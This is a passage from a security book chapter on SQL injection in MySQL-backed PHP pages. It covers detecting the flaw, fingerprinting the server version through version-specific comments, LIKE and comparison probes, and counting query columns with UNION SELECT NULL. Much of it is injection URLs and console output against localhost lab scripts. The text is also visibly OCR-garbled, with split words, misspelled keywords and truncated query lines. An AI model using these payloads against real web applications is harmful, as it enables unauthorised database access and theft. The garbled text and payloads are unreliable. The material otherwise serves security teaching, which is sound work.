corresponds to your MySQL server version for the right syntax
'\') and 1)' at line 1
```

```
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
ERROR 1054: Unknown column 'llabc' in 'where clause'
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=ab
ERROR 1054: Unknown column 'abcd' in 'where clause'
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
ERROR:
Unknown command '\"'
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
'\") and 1)' at line 1
mysql> -- http://localhost/3/12.php?id=1123
mysql> -- http://localhost/3/12.php?id=1124
mysql> -- http://localhost/3/12.php?id=1124-1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
Empty set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123+AND+1
mysql> -- http://localhost/3/12.php?id=1123+AND+0
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
Empty set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123+AND+l=1
mysql> -- http://localhost/3/12.php?id=1123+AND+'test'='test'
mysql> -- http://localhost/3/12.php?id=1123+AND+"test"="test"
mysql> -- http://localhost/3/12.php?id=1123+AND+'222'='222'
mysql> -- http://localhost/3/12.php?id=1123+AND+"222"="222"
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
\'test\'=\'test\') and 1);
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
'\'test\'=\'test\') and 1)' at line 1
mysql> select * from test3 where (1 and 1) and {{1=2 or xid=11
\"test\"=\"test\") andl);
ERROR:
Unknown command '\'".
ERROR:
Unknown command '\'".
ERROR:
Unknown command '\'".
ERROR:
Unknown command '\'"
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
'\"test\"=\"test\") and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
\'222\'=\'222\') and 1);
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
'\'222\'=\'222\') and 1)' at line 1
mysql> select * from test3 where (1 and 1) and {{1=2 or xid=11
\"222\"=\"222\") and 1);
ERROR:
Unknown command '\'".
ERROR:
Unknown command '\'".
ERROR:
```

```
Unknown command '\'".
ERROR:
Unknown command '\'".
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
'\"222\"=\"222\") and 1)' at line 1
mysql> — http://localhost/3/12.php?id=1123+)+AND+(1
mysql> — http://localhost/3/12.php?id=1123+))+AND+((1
mysql> — http://localhost/3/12.php?id=1123+)))+AND+(((1
mysql> — http://localhost/3/12.php?id=1123+))))+AND+((((1
mysql> select * from test3 where (1 and 1) and {{1=2 or xid=11
(1) and 1);
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
((1) and 1);
+----+------+------------------------+
| id | xid  | value                  |
+----+------+------------------------+
|  1 | 1123 | a few possible values  |
+----+------+------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
(((1) and 1);
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
') AND (((1) and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
((((1) and 1);
ERROR 1064: You have an error in your SQL syntax. Check the ma
corresponds to your MySQL server version for the right syntax
```

```
')) AND ((((1) and 1)' at line 1
mysql>
```

As you can see, the actual SQL questions agree with what you should have expected.

These methods can be used to detect the SQL injection vulnerability and discover the query type in any script for any type of SQL server.

The procedure for detecting the vulnerability and obtaining information about the query doesn't depend on the type of database that the script is accessing.

However, when the attacker exploits the vulnerability, he or she uses specific features of the database server. Therefore, exploitation of the vulnerability is different for different types of SQL servers.

In addition, there are other server-specific methods for obtaining information about the query, the database structure, and so on.

After the attacker obtains the minimum information about the query, he or she will try to learn more about the database and the database server, in particular, the type and version of the server. With this information, the attacker can create malicious queries so that the SQL server performs actions he or she needs.

Previous Next

MySQL

MySQL is a database server distributed with a license agreement like a general public license.

MySQL is one of the most popular database servers. It is so popular because of its simplicity and quick response. It doesn't offer many features to a programmer, but Web applications seldom require complicated databases and queries that would be impossible to implement in MySQL.

Another reason for MySQL's popularity is the license agreement, which often allows the users to use it free.

MySQL is distributed with the source code and is available for most operating systems, including Windows, FreeBSD, and Linux. Access to the database is implemented using SQL, a popular query language. However, its MySQL version somewhat differs from the versions used in other database servers.

MySQL Versions

Because SQL is one of the most popular database access languages, I'll briefly describe its features and the differences among the versions of it used in various MySQL versions.

A few MySQL versions can be found:

- MySQL 4.x is the latest reliable version. It is recommended for installation.
- MySQL 3.x is an obsolete version, but it still can be encountered on servers.
- Earlier versions of MySQL aren't used in actual systems.
- MySQL 5.x is available. However, this branch isn't reliable, and the developers of MySQL recommend that it be used

only for testing. Therefore, you are unlikely to encounter it in actual systems.

Each next version of this database server has more features and uses more complicated queries than the previous version.

Because MySQL 3.x and 4.x are the most frequently encountered, I'll describe and compare them.

SQL is the query language of MySQL 3.x and 4.x. It conforms to the ANSI SQL 92 standard; supports standard constructions, such as `SELECT`, `INSERT`, `UPDATE`, `DELETE`, and `ALTER`; and supports standard functions and data types.

The main difference between these two versions is that MySQL 4.x supports `SELECT` queries with constructions such as `UNION` and `JOIN`. Later in this chapter, I'll demonstrate how an attacker can use constructions such as UNION to obtain additional information when the SQL injection vulnerability is in MySQL 4.x.

A feature of all MySQL versions is that the `NULL` special value used in queries is compatible with any data type. Most implementations of SQL in other database servers also allow you to use the `NULL` value as if it has any data type.

In addition, MySQL can cast a value of any type to any other type. The following example demonstrates this:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 124 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> SELECT 1, 1.2, 'hello', current_date, current_time
       UNION SELECT NULL, NULL, NULL, NULL, NULL;
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | current_date | current_time  |
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | 2004-09-30   | 16:43:23     |
| 0 | 0.0 |       |               |              |
+---+-----+-------+--------------+--------------+
2 rows in set (0.01 sec)
mysql> SELECT 1, 1.2, 'hello', current_date, current_time
      UNION SELECT 10, 11, 12, 13, 14;
+----+------+-------+--------------+-------------+
| 1  |  1.2 | hello | current_date | current_time|
+----+------+-------+--------------+-------------+
| 1  |  1.2 | hello | 2004-09-30   | 16:44:00    |
|10  | 11.0 | 12    | 13           | 14          |
+----+------+-------+--------------+-------------+
2 rows in set (0.00 sec)
mysql> SELECT 1, 1.2, 'hello', current_date, current_time UNIC
SELECT 'dsd', 'asdf, 'qsdfg', 'gfgf','lsddsd';
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | current_date | current_time  |
----+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | 2004-09-30   | 16:45:09     |
| 0 | 0.0 | qsdfg | gfgf         |lsddsd        |
+---+-----+-------+--------------+--------------+
2 rows in set (0.00 sec)
```

As you can see, in the first query MySQL converts the `NULL` value to an integer zero or a floating-point zero when it is a number and to an empty string when it is a string, a date, or the time. Depending on the query context, MySQL treats a date or time as a string or as an integer.

Note that the integers converted to the data or time type didn't degrade to a zero or an empty string but retained their form. This is a feature of MySQL. When it converts integers to other date types, the integers retain their form. However, there are a few exceptions when converting them to the date or time type.

When a string is cast to an integer or floating-point type, it is converted to zero. When it is cast to the date or time type, it retains its form.

The previous queries used the `SELECT` construction. In this example, it didn't retrieve values but just performed calculation.

In addition, these queries used the `UNION SELECT` construction that added another query to the first one. The result is a combination of two queries, as if they were executed in a row.

These examples demonstrate situations that will help you understand how an attacker can exploit the SQL injection vulnerability.

Another MySQL feature is the MySQL extension that allows the user to insert the `/*! ... */` construction into a query. The exclamation mark can be followed by an integer that will be interpreted as a MySQL version.

The code contained within this construction will be executed only if the MySQL version is greater or equal to the specified number. For example, if you specify `/*! 32302 ... */`, the code within this construction will be executed only if the MySQL version is greater or equal to 3.23.02. If you specify `/*! 40018 ... */`, the version number should be greater or equal to 4.0.18.

The other server versions will treat this construction as a comment and ignore it.

Consider an example that illustrates how MySQL 4.0.18 will work in this case:

```
-bash-2.05b$ mysql  -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 125 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 0 /*132302 or 1 */ ;
+-----------------+
| 0 /*132302 or 1 |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select 0 /*!40000 or 1 */ ;
```

```
+-----------------+
| 0 /*!40000 or 1 |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select 0 /*!40018 or 1 */ ;
+-----------------+
| 0 /*!40018 or 1 |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select 0 /*!40019 or 1 */ ;
+---+
| 0 |
+---+
| 0 |
+---+
1 row in set (0.00 sec)
mysql>
```

Another feature of MySQL is that an SQL query that is missing the */ sequence closing a comment is considered syntactically correct. Any text to the right of the /* sequence (which opens a comment) is ignored:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 47 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 1,2,3 /* comments
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.01 sec)
mysql> select 1,2,3 /* comments
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.01 sec)
```

Therefore, the attacker can exploit the SQL injection vulnerability in a MySQL database server by embedding the comment-opening sequence so that the query fragment to the right of it is discarded.

Note that if this type of vulnerability is in a database server and such embedding results in a query syntax error, this will indicate an unmatched opening parenthesis preceding the embedded parameter.

I demonstrated the method for counting parentheses in a query earlier in this chapter. To maintain the correctness of the query, close all parentheses before you embed a comment sequence.

Suppose the attacker detected two opening parentheses preceding a weakly filtered parameter. He or she could create queries like the following that wouldn't causes SQL syntax errors:

- `?id=1234`
- `?id=1234+))+/*`
- `?id=1234+))+any instruction/*`

These queries don't cause syntax errors.

Some implementations of database clients allow users to concatenate queries using semicolons. MySQL doesn't.

In MySQL, it **is** impossible to combine a few queries using a semicolon or otherwise. The `mysql_query()`

Warning function from the MySQL application programming interface (API) takes only one query as a parameter.

Access Differentiation in MySQL

MySQL is a multiuser database server. Each user has a login and a password. He or she is identified with the login and with an IP address or a host name, from which he or she is allowed to establish a connection. Therefore, a user with the same login can obtain different privileges or even different passwords if he or she connects to the database from different computers.

All user attributes are stored in the system database named `mysql`. Logins, password hashes, and user privileges for all databases are stored in the user table of the `mysql` database. Here are a few columns of this table:

- `host` — The host name or IP address, from which this user can connect to the database. It can contain the percentage sign denoting any character sequence or the underscore character denoting any character.
- `user` — The user's login.
- `password` — The hash of the user's password. The only way to compute the password from its hash is to try every possible value.
- `select_priv` — A privilege to make `SELECT` queries to all databases.
- `insert_priv`, `update_priv`, `delete_priv` — Privileges to insert, update, and delete, respectively, the data from all databases.
- `create_priv`, `drop_priv` — Privileges to create and delete tables, respectively.

- `shutdown_priv` — A privilege to stop the database server.
- `process_priv` — A privilege to view and stop the current processes. A user with this privilege can view a list of the currently running processes that also contains information about the current queries. These queries can contain unencrypted passwords and other private information.
- `file_priv` – A privilege to manipulate files.
- `grant_priv` – A privilege to grant access rights to users.

Note the password hash. It is computed with the `password()` function. Although it is theoretically impossible to compute the password from the hash, the attacker can find a string whose hash is the same as the password hash.

The attacker can find this string only by trying possible values. However, then he or she can use it instead of the password. If the password is short, this string is likely to coincide with it. In addition, MySQL uses a hash function that isn't secure enough. Programs are available that find a password consisting of eight printable American Standard Code for Information Interchange (ASCII) characters in a few days.

Therefore, if the attacker knows the password hash of a MySQL user, it will be a matter of time and computational resources to find the password. Most passwords can be disclosed in a few days even with a PC.

The privileges stored in the user table relate to all databases. Sometimes, this is inconvenient.

The `db` table stores privileges related to individual databases. For example, if a user doesn't have the `select_priv` privilege in the system table but he or she has this privilege for another database and this is registered in the db table, the user has this privilege only in that database.

You can grant users different privileges to access individual tables and even table columns, and you can register them in the `tables_priv` and `columns_priv` system tables.

The root user is a "superuser" with the maximum privileges in the database.

The database users have nothing in common with the users of the system. The root user of the database may have minimum rights in the system.

Detecting MySQL

Suppose that the attacker has found a vulnerable script using the methods described earlier. Also suppose that the attacker has discovered that it is possible to embed any data into an SQL query, like this:

```
select * from test3 where xid=$id
```

The value of the $id variable is received with the `id GET` parameter without filtration.

The attacker wants to make sure that the database server is MySQL and find the version of the server. MySQL 3.x and 4.x differ in functionality, and the attacker is likely to try to discover the version currently used.

The hacker can ensure that this is MySQL by using certain server-specific functions. Here are some of them:

- `database()` — Returns the current database
- `user {)` — Returns the login of the user connected to the database
- `system_user()` — The same as user()
- `session_user()` —The same as user()
- `password()` — Returns the hash of a string
- `version()` — Returns the MySQL version
- `benchmark()` — Executes an expression repeatedly

The expected (errorless) system response to any of these functions will indicate that MySQL is used.

Consider an example:

- **http://localhost/3/13.php**
- **http://localhost/3/13.php?id=1123**
- **http://localhost/3/13.php?id=1123+AND+user()<>1**
- **http://localhost/3/13.php?id=1123+AND+database()<>1**
- **http://localhost/3/13.php?id=1123+AND+system_user()<>1**
- **http://localhost/3/13.php?id=1123+AND+session_user()<>1**
- **http://localhost/3/13.php?id=1123+AND+password(111)<>1**
- **http://localhost/3/13.php?id=1123+AND+benchrnark(1,1)<>11**

All these requests return the same value. Therefore, all the functions used in the requests are implemented in the database server being investigated.

How will the system respond to calls to functions that aren't implemented in this server, such as the following?

- **http://localhost/3/13.php?id=1123+AND+notexists()<>1**

It will return an empty page to this request. I demonstrated earlier that it can indicate an error in the SQL query if certain conditions are met.

Note that if error messages were displayed, the user will easily detect the type of the SQL server as shown in the following example for **http://localhost/3/2.php?id=abc':**

```
Warning: mysql_fetch_object(): supplied argument is not a vali
MySQL result resource in x:\localhost\3\2.php on line 18
records not found
```

Obv iously, a My SQL database is used. The mysql_fetch_object() f unction is used to retriev e results f rom this database. Howev er, the v ersion of the My SQL serv er isn't known in this case.

Another method f or detecting the My SQL database and its v ersion inv olv es embedding the /*!... */ construction into a weakly -f iltered parameter. The use of this construction was described earlier in this chapter.

So, the code inside the /*!NNNNN... */ construction will be executed only if the SQL serv er v ersion is greater or equal to NNNNN. Note that the /* ... */ construction is interpreted as a comment in most implementations of SQL. If the My SQL v ersion is greater than 00000, the code inside the /*! 00000 ... / construction will be alway s executed on the My SQL serv er.

Suppose that the attacker f ound how he or she can embed any Boolean construction into the query. Also suppose that embedding a Boolean construction somehow changes the query.

Theref ore, if y ou embed the Boolean construction into /*! 00000 ... */, it will be executed only when the query is sent to the My SQL database serv er. Consider an example:

- **http://localhost/3/13.php?id=1123**
- **http://localhost/3/13.php?id=1123+AND+0**
- **http://localhost/3/13.php?id=1123+AND+l**
- **http://locamost/3/13.php?id=1123+/*+comments+*/**
- **http://localhost/3/13.php?id=1123+/*!00000+AND+0+*/**

The second request returns a database record corresponding to the sent v alue.

The third request returns a message inf orming y ou that no record was f ound. You can suppose that embedding the AND 0 Boolean construction (which is alway s FALSE) is the cause of this situation. Howev er, y ou shouldn't f orget about another likely cause: an error in the script or the SQL query.

The fourth request (with the `AND 1` construction) returns the same value as the second one. This proves the supposition that the value of the received parameter is inserted into the query without filtration. So, you can embed any Boolean constructions into your requests, thus affecting the displayed results.

The fifth request tests the system's response to comments in a request. Because the expected result was returned, you can infer that comments don't affect the query.

The sixth request returns the same result as the third. In other words, the Boolean operation inside the `/* 10 0000+AND+o+*/` construction was executed. Therefore, this is the MySQL database server.

So, the following queries were sent to the MySQL server:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with  ;   or \g.
Your MySQL connection id is 5 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use bookl
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/13.php?id=1123
mysql> select * from test3 where xid=1123;
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+------------------------------+
1 row in set (0.01 sec)
mysql> -- http://localhost/3/13.php?id=1123+AND+0
mysql> select * from test3 where xid=1123 AND 0;
Empty set (0.00 sec)
mysql> -- http://localhost/3/13.php?id=1123+AND+l
mysql> select * from test3 where xid=1123 AND 1;
```

```
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/13.php?id=1123+/*+comments+*/
mysql> select * from test3 where xid=1123 /* comments */;
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/13.php?id=1123+/*!00000+AND 0+*/
mysql> select * from test3 where xid=1123 /*!00000 AND 0 */;
Empty set (0.00 sec)
mysql>
```

The attacker can find the full version of the database server in a similar manner.

To find whether this is version 3.x or 4.x, the attacker can use the `/* !4 0000 ... /` construction. Instructions within this construction will be executed only when the server version is greater or equal to `40000`, that is, only in version 4.x.

The attacker can send requests to the HTTP server like the following:

- **http://localhost/3/13.php?id=1123+/*!00000+AND+0+*/**
- **http://localhost/3/13.php?id=1123+/*!30000+AND+0+*/**
- **http://localhost/3/13.php?id=1123+/*!40000+AND+0+*/**
- **http://localhost/3/13.php?id=1123+/*!50000+AND+0+*/**

If the first request returns a message informing you that no record was found, you can be sure that this is the MySQL database server. If the second request returns the same message, the version of the MySQL server is at least 3.0. The same situation with the third request would indicate version 4.0 or later, and so on.

By using the dichotomizing search, the attacker can find the full version of the database server. For example, he or she could send a series of HTTP requests.

```
http://localhost/3/13.php?id=1123+/*!00000+AND+0+*/
```

```
records not found
```

This is the MySQL database server.

```
http://localhost/3/13.php?id=1123+/*!20000+AND+0+*/
```

```
records not found
```

The server version is at least 2.0.

```
http://localhost/3/13.php?id=1123+/*!30000+AND+0+*/
```

```
records not found
```

The server version is at least 3.0.

```
http://localhost/3/13.php?id=1123+/*!40000+AND+0+*/
```

```
a few possible values
```

The server version is earlier than 4.0.

```
http://localhost/3/13.php?id=1123+/*!32000+AND+0+*/
```

```
records not found
```

The server version is at least 3.20.00.

http://localhost/3/13.php?id=1123+/*!33000+AND+0+*/

```
a few possible values
```

The server version is earlier than 3.30.00. In other words, it is 3.2x.xx.

http://localhost/3/13.php?id=1123+/*!32500+AND+0+*/

```
a few possible values
```

The server version is earlier than 3.25.00.

http://localhost/3/13.php?id=1123+/*!32300+AND+0+*/

```
records not found
```

The server version is at least 3.23.00.

http://localhost/3/13.php?id=1123+/*!32400+AND+0+*/

```
a few possible values
```

The server version is earlier than 3.24.00. In other words, it is 3.23.xx.

http://localhost/3/13.php?id=1123+/*!32350+AND+0+*/1

```
a few possible values
```

The server version is earlier than 3.23.50.

```
http://localhost/3/13.php?id=1123+/*!32330+AND+0+*/
```

```
records not found
```

The server version is at least 3.23.30.

```
http://localhost/3/13.php?id=1123+/*!32340+AND+0+*/
```

```
records not found
```

The server version is later than 3.23.40. In other words, it is 3.23.4x.

```
http://localhost/3/13.php?id=1123+/*!32345+AND+0+*/
```

```
a few possible values
```

The server version is earlier than 3.23.45.

```
http://localhost/3/13.php?id=1123+/*!32343+AND+0+*/
```

```
records not found
```

The server version is at least 3.23.43.

```
http://localhost/3/13.php?id=1123+/*!32344+AND+0+*/
```

```
a few possible values
```

The server version is earlier than 3.23.44. In other words, it is 3.23.43.

This method allows the attacker to find the exact version of the MySQL server, to which the Web application connects. However, in most cases he or she doesn't need the exact version; it would be enough to know the version branch.

There is another, less convenient, method for finding the version of the database server. It uses the `version()` function, which returns the full text of the database version.

When the attacker is just investigating the query structure and the database version, he or she still cannot create an HTTP request that would make the HTTP server return the database server response containing the result returned by the `version()` function.

In other words, he or she cannot obtain the result of the function explicitly. However, he or she can use this function in Boolean expressions. In these expressions, the attacker can use the `like()` function that looks for a string using a pattern.

The result of the `version()` function can look as follows:

```
4.18.00
3.23.43-nt
```

If the attacker embeds the following constructions instead of the `id=1123` parameter, he or she will be able to find the branch and eventually the full version by trying all digits:

- `?id=1123`
- `?id=1123+AND+version+like+'3%'`
- `?id=1123+AND+version+like+'4%'`
- `?id=1123+AND+version+like+'5%'`

A positive, nonempty result in the second request will indicate that the MySQL version is at least 3.0, a nonempty result in the third request will indicate that the MySQL version is at least 4.0, and so on.

This method for finding the version requires no filtration of apostrophes and quotation marks to be implemented. These characters are used in the parameter values. However, even if they are filtered, the attacker can circumvent the filtration by sending a request without apostrophes and quotation marks. I'll describe this method later.

In the example being described, the attacker would send the following series of requests:

- **http://localhost/3/13.php?id=1123+AND+version()+like+'2%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'4%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.1%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.2%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.2.%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.21%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.1%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.2%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.3%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.4%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41%'**

- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.42%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.43%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41__'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41___'**

After the last request, the attacker would understand that three more characters are in the version number. He or she could find them by trying the possible characters:

- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-a_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-b_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-n_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-nt'**

In addition, the attacker can use the fact that the > and < operators compare strings lexicographically. Thus, he or she can find the MySQL server version using the dichotomizing search and comparing the actual version with a supposed one.

In this situation, the requests could be the following:

- **http://localhost/3/13.php?id=1123+AND+version()+>=+'2'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'4'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.1'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.2'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.3'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.22'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.23'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.23'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.24'**

And so on.

These methods can confirm or reject a supposition that a Web application interacts with a MySQL server. In addition, they allow the attacker to find the exact version of the MySQL server.

MySQL 4.x and Stolen Data

Suppose the attacker has successfully used the methods described in the previous section to detect SQL injection vulnerability in MySQL database server 4.x.

Suppose apostrophes and quotation marks in received values aren't filtered.

Later in this chapter, I will describe a method that allows you to circumvent any filtration of apostrophes and quotation marks if SQL injection exists.

In addition, suppose that the v alue of a parameter in a request isn't between apostrophes or quotation marks. The case, in which these characters are required, can be reduced to the prev ious case by adding an apostrophe or a quotation mark bef ore a space character that is af ter the parameter v alue.

Consider a f ew examples:

- `?id=1123+AND+l/*` — Without apostrophes and quotation marks
- `?id=1123'+AND++/*` -With apostrophes
- `?id=1123"+AND+l/*` — With quotation marks

I mentioned earlier that the main dif f erence in My SQL serv er 4.x f rom the earlier v ersions is the `UNTON` construction that allows the user to combine multiple queries into one. Remember that in My SQL, it is impossible to combine multiple queries using semicolons, unlike with some other databases. The sy ntax of such a query is the f ollowing:

```
SELECT   ...
UNION   [ALL]
SELECT ...
  [UNION
   SELECT ...]
```

The last `SELECT` construction (and only the last one) can include the `INTO OUTFTLE` construction.

The number of output columns should be the same in all subqueries. In addition, all v alues receiv ed in all `SELECT` queries except f or the f irst one will be conv erted to the data ty pes of the f irst `SELECT` construction:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 48 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 1, 2, 3 union select 2, 3.5, 4;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
| 2 | 4 | 4 |
+---+---+---+
2 rows in set (0.01 sec)
mysql> select 'abc', 2.5, 3 union select 'test', '3.5test', 't
+-----+-----+---+
| abc | 2.5 | 3 |
+-----+-----+---+
| abc | 2.5 | 3 |
| tes | 3.5 | 0 |
+-----+-----+---+
2 rows in set (0.00 sec)
mysql>  select 1,2,3,4 union select 1,2,3;
ERROR 1222: The used SELECT statements have a different number
mysql>
```

Warning Using the `UNION` construction in MySQL, you can combine only the `SELECT` queries.

If the attacker knows the database structure and has complete information about the query, he or she will easily create a query that will use the `UNION` construction to retrieve data from the database.

However, in most cases, the attacker knows little about the database structure. He or she doesn't know the names of databases, tables, or columns. In addition, the attacker rarely knows the query type.

Finding the Number of Columns in a Query

When the attacker wants to use the `UNION` construction in a query, he or she would specify the same number of columns in the `SELECT` subqueries to avoid errors.

If the text of an erroneous SQL query isn't output, finding the number of columns isn't an easy task. To fulfil it, an attacker can use the fact that the `NULL` value in most database servers can be converted to any data type without errors.

Remember that in MySQL any data type can be cast to any other.

To count the columns returned by the first subquery, the attacker can send values of a weakly-filtered parameter so that the first subquery can be combined with the other subqueries using the `UNION` construction:

- `select null`
- `select null, null`
- `select null, null, null`

And so on.

The attacker would need to remember that it might be necessary to discard the remainder of the query. In addition, he or she must not forget about unmatched opening parentheses that are likely in the query.

In this situation, only one SQL query won't cause an error message. The number of the `NULL` values sent in the second query will indicate the number of columns returned to the first subquery.

In the **http://localhost/3/12.php** example described earlier, the attacker could send the following HTTP requests:

- **http://localhost/3/12.php?id=1123**
- **http://localhost/3/12.php?id=1123))/***
- **http://localhost/3/12.php?id=1123))+UNION+select+NULL/***
- **http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL/***

- **http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL/***
- **http://localhost/3/12.php?id=I123))+UMON+select+NULL,NULL,NULL,NULL/***

Note that the first request sends the original value of the `id` parameter before the closing parentheses (or a space).

This method allows the attacker to find the number of columns in the query even when he or she cannot determine whether an error happened in the SQL query or the empty result was returned.

In most cases, if the attacker is lucky, the result output in the browser will be similar to the result returned to the first or the second request. In this example, among the requests including the `UNION` construction, only the fifth request returns such a result.

The attacker can draw the conclusion that the query returns three columns.

After the attacker obtains the ability of embedding the `UNION` construction into a query, he or she will probably want to output the results of the query to the browser.

In general, results of a query output to the browser can be of two types. The HTML page can display all rows of the results. This is the simplest case, in which all the results are output to the same place. In other case, the results of one or a few queries are displayed on the HTML page.

In any case, the attacker would like to know, which parameter of the second query is displayed in the HTML page. To learn this, he or she is likely to change the request with the `UNION` construction and the `NULL` parameters that results in a syntactically-correct SQL query.

Because the attacker already possesses enough information to create a syntactically-correct `UNION SELECT` query, he or she would specify a value of the embedded parameter so that the value is syntactically correct but no database record corresponds to it.

In addition, to learn which columns in which form are displayed on the HTML page, the attacker can embed integers rather than the `NULL` values. Remember that integers in MySQL can be cast to any type without losing the value.

In the example I'm describing, the attacker could create the following request:

http://localhost/3/12.php?id=999999))+UNION+select+1,2,3/*

The result of this request would be a three output in the browser window. This would confirm the attacker's supposition that the value of the third column is output.

